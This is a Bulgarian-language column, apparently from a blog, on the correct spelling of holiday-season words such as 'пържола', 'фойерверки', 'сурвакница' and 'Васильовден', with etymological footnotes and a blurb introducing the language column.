На Рождество Христово се слага край на постите, но след като започнах това изречение, се чудя как да го продължа, защото дори много от хората, които се смятат за православни, постят само на Бъдни вечер. Неслучайно се говори за ВиК християни – мнозина се сещат за съществуването на Бога само на двата най-големи църковни празника. На Коледа вече е напълно разрешено да се блажи и влизаме в така наречения от мен сезон на пържолите. Също както те могат да се приготвят по най-различни начини, и думата може да приеме различни облици: правилния пържола, но и пръжола, пражола и паржола. Въпреки че вероятно има чужд произход, в крайна сметка ние сме я осмислили като резултат от пържене, а не от пражене (диалектна дума), което обяснява буквата ъ3.

Ваканцията бързо се изнизва и идва Нова година със звън на кристални чаши, бенгалски огън, пиратки и фойерверки. Проблемната дума е заета от немски и в общи линии следва транскрипцията на оригиналната Feuerwerk. Предпоставките за грешки са много, затова и тук трябва да внимавате правописно и не само – действайте умно и предпазливо с „огнените изделия“.

Още в новогодишната нощ може да ви сурвакат близки деца – обичай, който вече е ограничен в рамките семейството и познатите, но все пак виждам по столичните улици да се продават сурвакници, така че да преговорим правописа и на тези думи. Макар най-вероятно прилагателното сурва (Сурва, сурва година…) да е диалектен вариант на сурова, точно той стои в основата и на сурвакам, и на сурвакница, затова не пишете суровакам, суровакница.

Вече стигнахме до финала – Васильовден, който всъщност съвпада календарно с Нова година. Празникът е наричан също Василица или Васильовица и е известен сред ромската общност като Банго Васил, но се отбелязва по-късно – на 14 януари. Тук трябва просто да не залитате към Василевица и Василевден.

Празничното ни правописно пътешествие може да продължи с Богоявление (Йордановден) и Ивановден, когато имен ден празнува кажи-речи половината от българския народ, но е време да сложим точка, понеже време всъщност нямаме. Вече е 6 декември, Никулден, навлизаме в друго измерение и трябва да свършим всичката работа във Вселената. О, и да изнамерим най-хубавите подаръци за хората, които обичаме – не непременно материални.

1 Разграничението беше направено през 2012 г. Дотогава именник (човек) и именник (текст/списък) бяха омоними.

2 За употребата на главна и малка буква при коледен базар вижте повече обяснения и примери.

3 По отношение на пържола/пръжола първият вариант е правилен, защото в многосрични думи се пише и изговаря -ър-, а не -ръ-, ако след тази група има една съгласна (ж).


Езикът може да е вкусен и извън блюдото – онзи, българският език, на който говорим от малки и на който около 24 май се кълнем в обич. А той в същността си е средство за общуване и за да ни служи добре, непрекъснато се променя. Да го погледнем в неговата динамика и да се опитаме да разберем какво става и защо, кои са движещите механизми и как те са свързани с обществените процеси. И тъй като задачата не е лека, ще го правим постепенно – на порции.


The collective thoughts of the interwebz